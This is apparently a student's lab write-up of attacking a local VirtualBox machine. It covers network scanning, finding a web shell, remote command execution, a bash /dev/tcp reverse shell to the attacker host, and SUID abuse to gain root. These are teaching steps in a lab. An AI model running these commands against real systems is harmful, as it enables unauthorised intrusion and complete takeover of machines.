

Linux Privilege Escalation Lab Report

SUID Privilege Escalation

1 Enumeration

Step 1: Find the Target Machine

What: I used `arp-scan` to find active machines on the local network.

Why: This helps identify the IP address of the target before starting any attack.

```
arp-scan -l
```

The target machine was found at 10.0.2.8.

```
(root@kali)-[/home/abdelmonem]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:44:c2:86, IPv4: 10.0.2.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:55:0a:00:02:01      (Unknown: locally administered)
10.0.2.2      08:00:27:56:37:d0      (Unknown)
10.0.2.8      08:00:27:87:32:d0      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.900 seconds (134.74 hosts/sec). 3 responded

(root@kali)-[/home/abdelmonem]
#
```

2 Scanning

Step 2: Check Open Services

What: I used `nmap` with service detection.

Why: This shows which ports are open and what services are running on the target.

```
nmap -sV 10.0.2.8
```

```
(root@kali)-[~abdelmonem]
# nmap -sV 10.0.2.8
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-27 07:36 EEST
Nmap scan report for 10.0.2.8 (10.0.2.8)
Host is up (0.0052s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp  open  nfs          3-4 (RPC #100003)
MAC Address: 08:00:27:87:32:D0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: LINUX

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.34 seconds
```

Step 3: Search for Web Files

What: I did not find any .php file at first, so I used dirb.

Why: This helps find hidden files and folders on the web server.

```
dirb http://10.0.2.8
```

During this step, I found shell.php.

```
(root@kali)-[/mnt/nfs]
# gobuster dir -u http://10.0.2.8 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.8
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htpasswd (Status: 403) [Size: 292]
/.hta (Status: 403) [Size: 287]
/.htaccess (Status: 403) [Size: 292]
/index.html (Status: 200) [Size: 10918]
/server-status (Status: 403) [Size: 296]
```

```
(root@kali)-[/mnt/nfs]
# dirb http://10.0.2.8 -X .php

DIRB v2.22
By The Dark Raver

START_TIME: Mon Apr 27 08:48:51 2026
URL_BASE: http://10.0.2.8/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

GENERATED WORDS: 4612

--- Scanning URL: http://10.0.2.8/ ---
+ http://10.0.2.8/shell.php (CODE:200|SIZE:29)
```

3 Exploitation


Step 4: Test Command Execution

What: I sent a command through `shell.php`.

Why: This was used to check if the file could run system commands on the target.

```
curl http://10.0.2.8/shell.php?cmd=whoami
```

If this works, it means remote command execution is possible.



A terminal window on a Kali Linux machine. The prompt is `(root@kali)-[/mnt/nfs]`. The user enters `# curl "http://10.0.2.8/shell.php?cmd=whoami"`. The output is `user6`. Below the output, there is a comment `/*pass cmd as get parameter*/`. The prompt returns to `(root@kali)-[/mnt/nfs]` with a cursor on the next line.

Step 5: Get a Reverse Shell

What: I used the vulnerable `shell.php` page to start a reverse shell.


Why: This gives a better interactive shell on the target machine.

```
curl "http://10.0.2.8/shell.php?cmd=bash -c 'bash -i >& /dev/tcp/10.0.2.4/4444 0>&1'"
```

Because some characters can break the URL, the command was also URL-encoded:

```
curl "http://10.0.2.8/shell.php?cmd=bash%20-c%20'bash%20-i%20>%26%20/dev/tcp/10.0.2.4/4444%200>%261'"
```

`%20` means a space, and `%26` means `&`.



A terminal window on a Kali Linux machine. The prompt is `(root@kali)-[/home/abdelmonem]`. The user enters `# curl "http://10.0.2.8/shell.php?cmd=bash%20-c%20'bash%20-i%20>%26%20/dev/tcp/10.0.2.4/4444%200>%261'"`. The output is a blank line, indicating a successful reverse shell connection.

4 Privilege Escalation (SUID only)

Step 6: Search for SUID Files

What: I searched the system for files with the SUID bit set.

Why: SUID files run with the owner's privileges, and a weak SUID program can be used to become a higher-privileged user.

```
find / -perm -4000 2>/dev/null
```

```
SESSION ACCOUNTS Edit View Help
user6 / | var | www | html | find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/ping
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/umount
/bin/fusermount
/home/user5/script
/home/user5/bash
/home/user3/shell
user6 / | var | www | html |
```

Step 7: Use the SUID Program

What: I created a script in /tmp, made it executable, and then ran the SUID binary.

Why: This was the method used in this lab to abuse the SUID program and escalate privileges.

```
cd /tmp
echo "/bin/bash -p" > .script.sh
chmod +x .script.sh
/home/user3/shell
whoami
```

The command `/bin/bash -p` starts a shell without dropping privileges, which helped in getting elevated access.

```
user6 / | var | www | html | cd /tmp
cd /tmp
user6 / | tmp | ec
e
e: command not found
user6 / | tmp | echo "/bin/bash -p" > .script.sh
echo "/bin/bash -p" > .script.sh
user6 / | tmp | chmod +x .script.sh
chmod +x .script.sh
user6 / | tmp | /home/user3/shell
/home/user3/shell
whoami
root
id
uid=0(root) gid=0(root) groups=0(root),1005(user6)
```

Conclusion

In this lab, I first found the target machine, then scanned it to learn more about its services. After that, I found a vulnerable web file called `shell.php` and used it to run commands and get a reverse shell. Finally, I searched for SUID files and used the SUID program at `/home/user3/shell` to perform privilege escalation.